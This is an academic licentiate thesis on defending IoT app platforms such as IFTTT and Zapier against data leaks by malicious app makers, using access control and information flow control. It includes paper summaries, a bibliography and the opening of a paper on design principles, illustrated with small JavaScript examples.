Thesis for The Degree of Licentiate of Engineering

A Principled Approach to Securing IoT Apps

Iulia Bastys

CHALMERS

Division of Information Security
Department of Computer Science & Engineering
Chalmers University of Technology
Gothenburg, Sweden, 2018

A Principled Approach to Securing IoT Apps

Iulia Bastys

Technical Report No 185L
ISSN 1652-876X
Department of Computer Science & Engineering
Division of Information Security
Chalmers University of Technology
Gothenburg, Sweden

This thesis has been prepared using LaTeX.
Printed by Chalmers Reproservice,
Gothenburg, Sweden 2018.

Abstract

IoT apps are becoming increasingly popular as they allow users to manage their digital lives by connecting otherwise unconnected devices and services: cyberphysical "things" such as smart homes, cars, or fitness armbands, to online services such as Google or Dropbox, to social networks such as Facebook or Twitter. IoT apps rely on end-user programming, such that anyone with an active account on the platform can create and publish apps, with the majority of apps being created by third parties.

We demonstrate that the most popular IoT app platforms are susceptible to attacks by malicious app makers and suggest short and longterm countermeasures for securing the apps. For short-term protection we rely on access control and suggest the apps to be classified either as exclusively private or exclusively public, disallowing in this way information from private sources to flow to public sinks.

For longterm protection we rely on a principled approach for designing information flow controls. Following these principles we define *projected security*, a variant of noninterference that captures the attacker's view of an app, and design two mechanisms for enforcing it. A static enforcement based on a flow-sensitive type system may be used by the platform to statically analyze the apps before being published on the app store. This enforcement covers leaks stemming from both explicit and implicit flows, but is not expressive enough to address timing attacks. Hence we design a second enforcement based on a dynamic monitor that covers the timing channels as well.

Keywords: information flow control, Internet of Things, IoT apps, design principles

Acknowledgments

First, I would like to thank my supervisor Andrei for giving me this incredible opportunity to be part of his group, for his guidance and support, and for constantly pushing me out of my comfort zone. *Spasibo!*

I am grateful to Dave, Gerardo, and Wolfgang for their help in the past year and for interesting discussions about books, movies, or teaching.

Several people have made my transition to this new environment smoother and my stay here more enjoyable. Thank you all! Elena, for being the best buddy student one can have; Georgia, for reminding me that there are other great things out there; Thomas, for adding a bit of refinement to my world; Daniel and Evgenii, for bringing reason to my sometimes emotion-grounded arguments; Alexander and Jeff, for making the work space a fun space; Max, for teaching me not to care so much sometimes.

To others, new and old, past and present: Alejandro, Benjamin, Carlo, Danielito, Elisabet, Hamid, Marco, Mauricio, Musard, Sandro, Simon, Sólrún, Steven and others, thank you for making (and having made) Chalmers such a welcoming and friendly environment.

My deepest gratitude is directed towards my family, for giving me strength and for making me who I am today.

Last, but not least, a special token of appreciation goes to Tomas, for always believing in me. *Ya lyublyu tebya!*

Contents

Introduction

Motivation

By their nature, IoT apps have access to a diverse set of user sensitive information: location, fitness data, private feed from social networks, private documents, or private images. Other IoT apps are given sensitive controls over burglary alarms, thermostats, or baby monitors. In addition, the apps rely on end-user programming, such that anyone can create and publish IoT apps, with the majority of apps being created by third parties. With the increase in popularity of IoT apps, concerns have been raised about keeping user information private or assuring the integrity and availability of data manipulated by the apps. These concerns are not unfounded, as we demonstrate the most popular IoT app platforms to be vulnerable to attacks by malicious app makers.

Background

Starting in 1982 with a single Internet-connected appliance—a drinks vending machine that was only able to report its inventory [39]—the number of IoT devices increased to 8.4 billion in 2017 [16], with, e.g., smart locks, virtual assistants, home appliances, emergency notification systems, or surveillance systems that perform more complex tasks and from longer distances. The number of IoT devices is estimated to grow to 30 billion by 2020 [31].

IoT stands for Internet of Things and, as the name suggests, it defines a network of diverse physical devices embedded amongst others with electronics, software, and sensors that allow for interconnections and data exchange.




Figure 1: IoT app platform (simplified)

IoT system architecture IoT systems are used for performing a wide range of tasks, from simple ones that control light switches based on motion, to more complex ones that assist in transportation systems. However sophisticated the task to be performed is, the structure of an IoT system is roughly the same. It mainly comprises devices, connectivity protocols, and programming platforms.

Devices are equipped with sensors, which collect data and send events to other devices, the hub or the cloud, and actuators, which process these events and allow the devices to perform an action. For example, when a presence sensor detects movement, it communicates with a switch, in this case the actuator, which will turn on the light. Gateways connect devices with the cloud, while cloud gateways ensure secure communication between the two. Cloud gateways are also responsible for the communication protocols between heterogeneous devices. IoT programming platforms provide users with applications that allow them to monitor and control their devices.

IoT app platforms Provider-specific programming platforms abound on the market: Android Things [4] and Google Fit [19] (from Google), HomeKit [5] (from Apple), SmartThings [34] (from Samsung), or AWS IoT [3] (from Amazon) are just few examples. Other platforms allow building automations that connect devices and services originating from different providers, with IFTTT [25], Zapier [42], and Microsoft Flow [28] being the most popular IoT platforms of this kind.

All platforms offer web-based environments and tools (with some providing smartphone clients as well) that enable creating custom automations, referred to as applications or apps. Most platforms allow not only the ser-

vice providers, but also both experienced developers and uninitiated users to create such apps, with the majority of IoT apps being created by third parties. Each platform provides (potentially) a different language for specifying these apps (e.g., JavaScript for IFTTT [26] and Zapier [43], Python for Zapier [44], or Groovy for SmartThings [36]) and uses (potentially) a different environment for executing them (e.g., the cloud for IFTTT [26] or a local hub for SmartThings [35]). Additionally, for performance and security reasons, some IoT platforms execute the apps in a sandbox (e.g., IFTTT [26], Zapier [43, 44], or SmartThings [37]).

IoT apps rely on a trigger-action paradigm: when an event takes place (the trigger), such as "Carbon monoxide emergency", another event is produced (the action), such as "Turn on the lights". Platforms allow for specifying JavaScript, Python, or Groovy code, depending on the case, for action refinement, such as "to red color". This refinement is optional, e.g., on IFTTT and Zapier platforms.

IoT platforms provide automations beyond physical environments, with online services such as Google and Dropbox, or social networks such as Facebook and Twitter, added to the equation (Fig. 1). Any combination between "things", online services, and social networks is possible. Figure 2 displays an (IFTTT) app that uploads any new iOS photo taken by the user to their Google Drive.




Figure 2: App view on IFTTT platform

Before installing an app, users can see what triggers and actions the given app may use, e.g., trigger "Any new photo" and action "Upload file from URL" for app in Fig. 2. To be able to run the app, users need to provide their credentials to the services associated with its triggers and actions, e.g., iOS Photos and Google Drive for app in Fig. 2. The user can also see the app maker and the number of installs, e.g., third party user `alexander` and 99k installs for app in Fig. 2.

IoT platforms incorporate a basic form of access control. The users explicitly allow the app to access their trigger data (e.g., their iOS photos), *but* only to be used by the action service (e.g., by their Google Drive). In order to achieve this, app code is heavily sandboxed by design, with no blocking or I/O capabilities and access only to APIs pertaining to the services

used by the app.

IoT security and privacy While IoT advertises better safety, improved energy and manufacturing efficiency, enhanced health care and crop management, or automation of mundane tasks, concerns about user security and privacy in the IoT ecosystem have been voiced.

In order to provide the user with the expected functionality, IoT apps have access not only to physical functions, which when exploited may lead to safety and security issues, but also to user sensitive data, which when leaked may cause privacy issues. Abusing the smart lock to unlock the door when the user is not at home, or the thermostat to increase the heat to cause the windows to open are a couple of examples of security risks the user may be exposed to. Also, access to data provided by heart rate monitors or smart meters may reveal to unauthorized parties information about the consumer's health, or behavioral patterns and what type of home appliances the consumer is using and when [32].

Attack vectors Unfortunately, these concerns are not entirely unfounded. Recent studies have revealed several vulnerabilities [11, 14, 15, 22, 38, 41] and demonstrated attacks [8, 27] and privacy abuses in IoT devices and on IoT platforms [17].

An infamous example of vendor access privilege abuse is represented by the Xiaomi Mi Robot vacuum cleaner. A recent study [17] revealed the vacuum cleaner was uploading to the cloud not only the names and passwords of the WiFi networks to which the vacuum cleaner connected to, but also the maps of the rooms it cleaned in. Judging by the size of the rooms, information about the user's wealth and social status could be inferred. Pairing with location information (possibly) collected from the user's smartphone via the recommended app, the precise geolocation of the user could be learned. Moreover, since the stored data is never deleted from the cloud, not even after a factory reset, somebody buying a used Xiaomi vacuum cleaner could also get access to the information about previous usages and owners.

Other threat models in IoT focus on 'external' attackers, i.e. different from the vendor. For example, at the hardware level, an attacker can manipulate the IoT device during the fabrication time to maintain the privilege bit of the processor to a target value [41]. At the software level, the range of vulnerabilities and attacks is larger and of more interest. With respect to access control vulnerabilities we have evidence of inappropriate design of granularity in access control on the SmartThings platform [14], over-privileged OAuth tokens on IoT platforms [15], (potentially) illegal intra-flows between different IoT apps [38], limitations of access control and authentication models for Home

IoT [22], or untrusted code accessing sensitive sources [22]. Privacy violations in IoT apps [11], CSRF attacks in IFTTT [27], or programming errors in rule-based smart homes [30] augment the list.

Contributions

In the abundance of threat models in IoT one aspect has been largely overlooked by previous research: the actual inter-flows emitted by the apps and the capabilities of a malicious app maker to exfiltrate user private data.

In this work, we demonstrate that apps may leak user data via URL-based attacks by malicious app makers. To prevent such attacks, we propose short and longterm countermeasures. For short-term protection we rely on access control and suggest the apps to be classified either as exclusively private or exclusively public, disallowing in this way information from private sources to flow to public sinks. This approach is backward-compatible with the current model of IoT platforms. For longterm protection and for securing more complex apps that allow for queries or multiple sources and sinks, we suggest tracking the information flows in IoT apps.

Design principles for IFC Information flow control (IFC) tracks the data flows in a system and prevents those flows from sensitive sources to public sinks. The policy enforcing this restriction is usually referred to as noninterference [18] and the literature abounds with different variants for it [2, 6, 7, 21, 33, 40] and with as many different enforcement mechanisms [12, 13, 20, 24, 29, 40].

The myriad of existing models and security conditions do not fully cover the privacy concerns raised by the flows in IoT apps and the URL-based attacks. Thus, we require a principled approach for choosing the right security characterization and for selecting the right enforcement mechanism for it.

In this regard, inspired by the seminal work of Abadi and Needham on prudent engineering practice for cryptographic protocols [1], we outline six principles [9] to assist the security designer in tailoring information flow controls for a new application domain, such as intra-flows in IoT apps. Two core principles—attacker-driven security and trust-aware enforcement—refer to properly defining the attacker model and the trusting computing base. Other four principles are secondary and tightly connected to the core principles: separation of policy annotations and code, language-independent security condition and enforcement, justified abstraction when defining the attacker, and permissiveness of enforcement mechanism.

Projected security and enforcement mechanisms Applying these principles when securing IoT apps against the URL-based attacks, we define *pro-*

jected security, a variant of noninterference that takes into account the attacker's view of an app, and we design enforcement mechanisms that provably enforce this condition [8, 10].

Envisioning a platform where the IoT apps are statically analyzed for security before being published, we design a flow-sensitive type system that enforces projected noninterference [10]. The type system can track both explicit and implicit flows and it can be trivially extended to cover presence channels, but it cannot handle information leaks via the timing channel. To capture these flows, we design a dynamic monitor [8] and implement it as an extension of JSFlow [23], an information flow tracker for JavaScript.

Thesis structure

Paper 1: Prudent Design Principles for Information Flow Control [9]

This short paper aims to systematize and structure the plethora of security characterizations and enforcement mechanisms in the literature to assist a security designer when designing information flow controls for new application domains. In this regard, we introduce six design principles. Two main principles roughly refer to defining the attacker model and the trusting computing base: attacker-driven security and trust-aware enforcement. The other four principles are in close connection to the main ones, and refer to separation of policy annotations and code, language-independent security condition and enforcement, justified abstraction when defining the attacker, and permissiveness of enforcement mechanism.

Statement of contributions This paper was in collaboration with Frank Piessens and Andrei Sabelfeld. Iulia was responsible with flashing out the principles and illustrating them with concrete examples in JSFlow.

Appeared in: *Proceedings of the 13th Workshop on Programming Languages and Analysis for Security (PLAS 2018), Toronto, Canada, October 2018.*

Paper 2: If This Then What? Controlling Flows in IoT Apps [8]

This paper demonstrates a new class of vulnerabilities on popular IoT app platforms (IFTTT, Zapier, and Microsoft Flow), this time with the attacker assumed to be a malicious app maker. In order to estimate the impact of the possible attacks, we conduct an empirical study on a set of roughly 300 000 IFTTT apps. We find that 30% of the existing apps may not only violate privacy, but also do it *invisibly* to its users.

One protection mechanism we suggest is based on access control and it disallows flows from private sources to public sinks by classifying the apps either as exclusively public or exclusively private. A second protection mechanism based on information flow control (IFC) covers in addition apps with more complex functionality that deal with flows from several sources and to several sinks.

We implement the latter mechanism as a dynamic monitor that extends JSFlow, a taint tracker for JavaScript, and prove its soundness. We then evaluate the monitor on a set of 60 apps, 30 secure and 30 insecure. We obtain no false negatives and a single false positive on 'artificially'-constructed code, proving that IFC is a suitable enforcement mechanism for securing IoT apps.

Statement of contributions This paper was in collaboration with Musard Balliu and Andrei Sabelfeld. Iulia was responsible for designing the semantics of the dynamic monitor, proving its soundness, implementing it as an extension of JSFlow, and evaluating it.

Appeared in: *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security (CCS 2018), Toronto, Canada, October 2018.*

Paper 3: Tracking Information Flow via Delayed Output: Addressing Privacy in IoT and Emailing Apps [10]

This paper focuses on tracking information flow in the presence of delayed output in two scenarios with different levels of trust in the computing base: IoT apps and email campaigns. Delayed output is structured output in a markup language generated by a service and subsequently processed by a different service. For example, in the case of HTML, the output is generated by a webserver and later processed by browsers or email readers.

Both IoT apps and email campaigns are vulnerable to exfiltrations via delayed output, with the distinction that IoT apps can be written by endusers and are potentially malicious, while email campaigns are written by the service providers and are non-malicious, but potentially buggy. We develop a formal framework to reason about secure information flow with delayed output in both settings and design static enforcement mechanisms based on type systems. The enforcement for malicious code entails a type system that tracks both explicit and implicit flows, while the type system for the non-malicious code only tracks (explicit) data flows. Both type systems are formally proven to be sound.

Statement of contributions This paper was in collaboration with Frank Piessens and Andrei Sabelfeld. Iulia was responsible with designing the type

systems and proving their soundness, and for verifying the exfiltrations via delayed output on other platforms.

To appear in: *The 23rd Nordic Conference on Secure IT Systems (NordSec 2018), Oslo, Norway, November 2018.*

Bibliography

[1] M. Abadi and R. M. Needham. Prudent Engineering Practice for Cryptographic Protocols. *IEEE Trans. Software Eng.*, 22(1):6–15, 1996.

[2] J. Agat. Transforming out timing leaks. In *Proceedings of the 27th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL 2000, Boston, MA, USA, January 19-21, 2000*, pages 40–53. ACM, 2000.

[3] Amazon Web Services (AWS) IoT. `https://aws.amazon.com/iot/`, 2018.

[4] Android Things. `https://developer.android.com/things/`, 2018.

[5] Apple HomeKit. `https://www.apple.com/ios/home/`, 2018.

[6] A. Askarov, S. Hunt, A. Sabelfeld, and D. Sands. Termination-insensitive noninterference leaks more than just a bit. In *Computer Security - ESORICS 2008 - 13th European Symposium on Research in Computer Security, Málaga, Spain, October 6-8, 2008. Proceedings*, volume 5283 of *Lecture Notes in Computer Science*, pages 333–348. Springer, 2008.

[7] A. Askarov and A. Sabelfeld. Gradual release: Unifying declassification, encryption and key release policies. In *28th IEEE Symposium on Security and Privacy, S&P 2007, Oakland, CA, USA, May 20-23, 2007*, pages 207–221. IEEE Computer Society, 2007.

[8] I. Bastys, M. Balliu, and A. Sabelfeld. If This Then What? Controlling Flows in IoT Apps. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, CCS 2018, Toronto, ON, Canada, October 15-19, 2018*, pages 1102–1119, 2018.

[9] I. Bastys, F. Piessens, and A. Sabelfeld. Prudent Design Principles for Information Flow Control. In *Proceedings of the 13th Workshop on Programming Languages and Analysis for Security*, pages 17–23. ACM, 2018.

[10] I. Bastys, F. Piessens, and A. Sabelfeld. Tracking Information Flow via Delayed Output: Addressing Privacy in IoT and Emailing Apps. In *23rd Nordic Conference on Secure IT Systems (NordSec 2018), Oslo, Norway, November 28-30, 2018*, To appear.

[11] Z. B. Celik, L. Babun, A. K. Sikder, H. Aksu, G. Tan, P. D. McDaniel, and A. S. Uluagac. Sensitive Information Tracking in Commodity IoT. In *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018.*, pages 1687–1704, 2018.

[12] D. E. Denning and P. J. Denning. Certification of programs for secure information flow. *Commun. ACM*, 1977.

[13] D. Devriese and F. Piessens. Noninterference through secure multi-execution. In *31st IEEE Symposium on Security and Privacy, S&P 2010, Oakland, CA, USA, May 16-19, 2010*, pages 109–124. IEEE Computer Society, 2010.

[14] E. Fernandes, J. Jung, and A. Prakash. Security Analysis of Emerging Smart Home Applications. In *IEEE Symposium on Security and Privacy, SP 2016, San Jose, CA, USA, May 22-26, 2016*, pages 636–654, 2016.

[15] E. Fernandes, A. Rahmati, J. Jung, and A. Prakash. Decentralized Action Integrity for Trigger-Action IoT Platforms. In *25th Annual Network and Distributed System Security Symposium, NDSS 2018, San Diego, California, USA, February 18-21, 2018*, 2018.

[16] Gartner Says 8.4 Billion Connected "Things" Will Be in Use in 2017, Up 31 Percent From 2016. `https://www.gartner.com/en/newsroom/press-releases/2017-02-07-gartner-says-8-billion-connected-things-will-be-in-use-in-2017-up-31-percent-from-2016`. Accessed on November 3rd, 2018.

[17] D. Giese and D. Wegemer. `https://github.com/dgiese/dustcloud`, 2018.

[18] J. A. Goguen and J. Meseguer. Security policies and security models. In *1982 IEEE Symposium on Security and Privacy, S&P 1982, Oakland, CA, USA, April 26-28, 1982*, pages 11–20. IEEE Computer Society, 1982.

[19] Google Fit: Coaching you to a healthier and more active life. `https://www.google.com/fit/`, 2018.

[20] G. L. Guernic. Automaton-based confidentiality monitoring of concurrent programs. In *Proceedings of the 20th IEEE Computer Security Foundations Symposium, CSF 2007, Venice, Italy, 6-8 July, 2007*, pages 218–232. IEEE Computer Society, 2007.

[21] J. Y. Halpern and K. R. O'Neill. Secrecy in multiagent systems. *ACM Trans. Inf. Syst. Secur.*, 12(1):5:1–5:47, 2008.

[22] W. He, M. Golla, R. Padhi, J. Ofek, M. Dürmuth, E. Fernandes, and B. Ur. Rethinking access control and authentication for the home internet of things (iot). In *27th USENIX Security Symposium (USENIX Security 18)*, Baltimore, MD, 2018. USENIX Association.

[23] D. Hedin, A. Birgisson, L. Bello, and A. Sabelfeld. JSFlow: Tracking Information Flow in JavaScript and its APIs. In *SAC*, 2014.

[24] S. Hunt and D. Sands. On flow-sensitive security types. In *Proceedings of the 33rd ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL 2006, Charleston, SC, USA, January 11-13, 2006*, pages 79–90. ACM, 2006.

[25] IFTTT (IF This Then That). `https://ifttt.com`, 2018.

[26] IFTTT: Maker guide. `https://platform.ifttt.com/maker/guide`, 2018.

[27] E. Kang, A. Milicevic, and D. Jackson. Multi-representational Security Analysis. In *Proceedings of the 2016 24th ACM SIGSOFT International Symposium on Foundations of Software Engineering*, FSE 2016, pages 181–192, 2016.

[28] Microsoft Flow. `https://flow.microsoft.com/`, 2018.

[29] S. Moore and S. Chong. Static analysis for efficient hybrid information-flow control. In *Proceedings of the 24th IEEE Computer Security Foundations Symposium, CSF 2011, Cernay-la-Ville, France, 27-29 June, 2011*, pages 146–160. IEEE Computer Society, 2011.

[30] C. Nandi and M. D. Ernst. Automatic trigger generation for rule-based smart homes. In *Proceedings of the 2016 ACM Workshop on Programming Languages and Analysis for Security*, PLAS '16, pages 97–102, 2016.

[31] Popular Internet of Things Forecast of 50 Billion Devices by 2020 Is Outdated. `https://spectrum.ieee.org/tech-`

talk/telecom/internet/popular-internet-of-things-forecast-of-50-billion-devices-by-2020-is-outdated. Accessed on November 3rd, 2018.

[32] E. L. Quinn. Privacy and the new energy infrastructure. 2009.

[33] A. Sabelfeld and A. C. Myers. Language-based information-flow security. *IEEE Journal on Selected Areas in Communications*, 21(1):5–19, 2003.

[34] Samsung SmartThings: Add a little smartness to your things. https://www.smartthings.com/, 2018.

[35] SmartThings Classic Documentation: Architecture. https://docs.smartthings.com/en/latest/architecture/, 2018.

[36] SmartThings Classic Documentation: Groovy basics. https://docs.smartthings.com/en/latest/getting-started/groovy-basics.html, 2018.

[37] SmartThings Classic Documentation: Groovy with SmartThings. https://docs.smartthings.com/en/latest/getting-started/groovy-for-smartthings.html, 2018.

[38] M. Surbatovich, J. Aljuraidan, L. Bauer, A. Das, and L. Jia. Some recipes can do more than spoil your appetite: Analyzing the security and privacy risks of IFTTT recipes. In *WWW*, 2017.

[39] The "Only" Coke Machine on the Internet. https://www.cs.cmu.edu/~coke/history_long.txt. Accessed on November 3rd, 2018.

[40] D. M. Volpano, C. E. Irvine, and G. Smith. A sound type system for secure flow analysis. *Journal of Computer Security*, 4(2/3):167–188, 1996.

[41] K. Yang, M. Hicks, Q. Dong, T. M. Austin, and D. Sylvester. A2: Analog Malicious Hardware. In *IEEE Symposium on Security and Privacy, SP 2016, San Jose, CA, USA, May 22-26, 2016*, pages 18–37, 2016.

[42] Zapier. https://zapier.com/, 2018.

[43] Zapier: How to Get Started with Code (JavaScript) on Zapier. https://zapier.com/help/code/, 2018.

[44] Zapier: How to Get Started with Code (Python) on Zapier. https://zapier.com/help/code-python/, 2018.

1

Prudent Design Principles for Information Flow Control

Iulia Bastys, Frank Piessens, Andrei Sabelfeld

PLAS 2018

Abstract. Recent years have seen a proliferation of research on information flow control. While the progress has been tremendous, it has also given birth to a bewildering breed of concepts, policies, conditions, and enforcement mechanisms. Thus, when designing information flow controls for a new application domain, the designer is confronted with two basic questions: (i) What is the right security characterization for a new application domain? and (ii) What is the right enforcement mechanism for a new application domain?

This paper puts forward six informal principles for designing information flow security definitions and enforcement mechanisms: *attacker-driven security*, *trust-aware enforcement*, *separation of policy annotations and code*, *language-independence*, *justified abstraction*, and *permissiveness*. We particularly highlight the core principles of attacker-driven security and trust-aware enforcement, giving us a rationale for deliberating over soundness vs. soundiness. The principles contribute to roadmapping the state of the art in information flow security, weeding out inconsistencies from the folklore, and providing a rationale for designing information flow characterizations and enforcement mechanisms for new application domains.

1.1 Introduction

Information flow control tracks the flow of information in systems. It accommodates both *confidentiality*, when tracking information from secret sources (inputs) to public sinks (outputs), and *integrity*, when tracking information from untrusted sources to trusted sinks.

Motivation Recent years have seen a proliferation of research on information flow control [16, 17, 19, 39, 49, 55, 67, 70, 72, 73], leading to applications in a wide range of areas including hardware [8], operating system microkernels [59] and virtualization platforms [32], programming languages [36, 37], mobile operating systems [44], web browsers [12, 43], web applications [13, 45], and distributed systems [50]. A recent special issue of Journal of Computer Security on verified information flow [60] reflects an active state of the art.

While the progress has been tremendous, it has also given birth to a bewildering breed of concepts, policies, conditions, and enforcement mechanisms. These are often unconnected and ad-hoc, making it difficult to build on when developing new approaches. Thus, when designing information flow controls for a new application domain, the designer is confronted with two basic questions, for which there is no standard recipe in the literature.

Question 1. What is the right security characterization for a new application domain?

A number of information flow conditions has been proposed in the literature. For confidentiality, *noninterference* [22, 28], is a commonly advocated baseline condition stipulating that secret inputs do not affect public outputs. Yet noninterference comes in different styles and flavors: *termination-(in)sensitive* [67, 79], *progress-(in)sensitive* [3], and *timing-sensitive* [2], just to name a few. Other characterizations include *epistemic* [4, 35], *quantitative* [73], and conditions of *information release* [70], as well as *weak* [78], *explicit* [71], and *observable* [9] secrecy. Further, *compositional* security conditions [53, 61, 69] are often advocated, adding to the complexity of choosing the right characterization.

Question 2. What is the right enforcement mechanism for a new application domain?

The designer might struggle to select from the variety of mechanisms available. Information flow enforcement mechanisms have also been proposed in various styles and flavors, including *static* [20, 23, 79], *dynamic* [25, 26, 33], *hybrid* [14, 58], *flow-(in)sensitive* [41, 65], and *language-(in)dependent* [11, 24]. Further, some track *pure data flows* [72] whereas others also track *control flow dependencies* [67], adding to the complexity of choosing the right enforcement mechanism.

Contributions This paper puts forward principles for designing information flow security definitions and enforcement mechanisms. The goal of the principles is to help roadmapping the state of the art in information flow security, weeding out inconsistencies from the folklore, and providing a rationale for designing information flow characterizations and mechanisms for new application domains.

The rationale rests on the following principles: *attacker-driven security*, *trust-aware enforcement*, *separation of policy annotations and code*, *language-independence*, *justified abstraction*, and *permissiveness*.

Scope Given the area's maturity, this work is deliberately not a literature survey. There are several excellent surveys overviewing different aspects of information flow security [16, 17, 19, 39, 49, 55, 67, 70, 72, 73], further discussed in Section 1.3. Rather, we seek to empower information flow control mechanism designers by illuminating key principles we believe are important when designing new mechanisms.

1.2 Design principles

We begin by presenting two core principles: *attacker-driven security* and *trust-aware enforcement*, followed by four additional principles. The core principles can be viewed as instantiations of the two broader principles on "defining threat models" and "defining the trusted computing base" [48, 56]. The instantiation to information flow control is non-trivially different from instantiations in other security areas, in particular in the case where trusted annotations are required on untrusted code.

> **Principle 1** (Attacker-driven security)**.** Security characterizations benefit from directly connecting to a behavioral attacker model, expressing (un)desirable behaviors in terms of system events that attackers can observe and trigger.




Figure 1.1: Bird's-eye view: enforcement, verification conditions, and security characterizations

Key to this principle is a faithful *attacker model*, representing what events the attacker can observe and trigger. Focusing on attacker-driven security enables a systematic way to view the rich area of information flow characterizations. Figure 1.1 depicts a bird's-eye view. The common attacker-driven conditions, such as the above-mentioned noninterference [22, 28] and epistemic security [4, 35], appear on the upper right. For systems that interact with an outside environment, it is important to model input/output behavior and its security implications. In this space, attacker-driven security is captured by so-called *progress-sensitive security* [57, 63, 64], in contrast to *progress-insensitive security* [3] that ignores leaks due to computation progress.

Throughout the paper, we will leverage the JSFlow [38] tool to illustrate the principles on JavaScript code fragments. We use *high* and *low* labels for secret and public data, respectively. JSFlow is a JavaScript interpreter that tracks information flow labels. JSFlow constructor `lbl` is used for assigning a high label to a value. As is common, JSFlow accommodates information release via *declassification* [70]. Primitive `declassify` is used for declassifying a value from high to low. Primitive `print` is used for output. We consider `print` statements to be public.

Example 1.1 (Based on Program 2 [3])**.**

```
i = 0;
while (i < Number.MAX_VALUE) {
  print(i);
  if (i == secret) { while (true) {} }
  i = i + 1;
}
```

In the above example, if the attacker is assumed to be able to observe the intermediate outputs of the computation, then the program is progress-sensitive insecure, otherwise is progress-insensitive secure. As JSFlow enforces progress-insensitive noninterference, it will accept the program.

Attacker-driven security is also represented by relaxations of noninterference to quantitative information flow [73] and information release [70], capturing scenarios of intended information release.

Example 1.2 (Simple password checking [70])**.**

```
guess = lbl(getUserInput());
result = declassify(guess == pwd);
```

The above example checks whether the user input retrieved via function `getUserInput()` matches the stored password `pwd`. The user input and variable `pwd` are assumed to be high, and `result` to be low, as an attacker should be only allowed to learn whether the user's `guess` matches the stored password, but not the actual guess, nor the actual password.

When the attacker model combines confidentiality and integrity, their interplay requires careful treatment. For example, the goal of *robust declassification* [83] is to prevent untrusted data from affecting declassification decisions.

Further relaxations of noninterference bring us to soundiness, inspired by a recent movement in the program analysis community. In their manifesto, Livshits et al. advocate *soundiness* [51] of program analysis, arguing that it is virtually impossible to establish soundness for practical whole program analysis. While soundiness breaks soundness, its goal is to explain and limit the implications of unsoundness.

In this sense, popular relaxations of noninterference like termination-insensitive [33, 79] and progress-insensitive [3] noninterference are soundiness. Termination- and progress-insensitive conditions are often used to justify permissive handling of loops that branch on secrets by enforcement. However, this justification alone would exclude these conditions from being attacker-driven, unless the impact of unsoundness with respect to a behavioral attacker is characterized. Indeed, limiting implications of unsoundness for these conditions have been studied, e.g., by giving quantitative bounds on how much is leaked via the termination and progress channels [3].

The conditions of observable [9], weak [78], and explicit [71] secrecy are depicted in the lower right of Figure 1.1. These conditions are *fundamentally different* from attacker-driven definitions, clearly falling into the category of soundiness. Rather than characterizing an attacker, they are tailored to

describe properties of enforcement, catering to mechanisms like *taint tracking* [72], pure data dependency analysis that ignores leaks due to control flow, and its enhancements with so-called *observable* [9] implicit flow checks.

Finally, in contrast to attacker-driven definitions, we distinguish *verification conditions*, such as those provided by compositional security [53, 61, 69], invariants [62], and unwinding conditions [29]. We bring up verification conditions in order to point out that they are not suitable to be used as definitions of security. Indeed, while compositionality is essential for scaling the reasoning about security enforcement [48, 52], compositionality per se is inconsequential for characterizing security against a concrete attacker [39]. We thus argue that it is valuable to aim at compositional verification conditions, as long as they are *sufficient* for implying security against a clearly specified attacker-driven characterization. The verification conditions are depicted in the middle of the figure. The arrows between the boxes illustrate logical implication, from enforcement to verification conditions (justifying the usefulness of verification conditions) and from verification conditions to security conditions (justifying the soundness of the verification conditions).

> **Principle 2** (Trust-aware security enforcement)**.** Security enforcement benefits from explicit trust assumptions, making clear the boundary between trusted and untrusted computing base and guiding the enforcement design in accord.

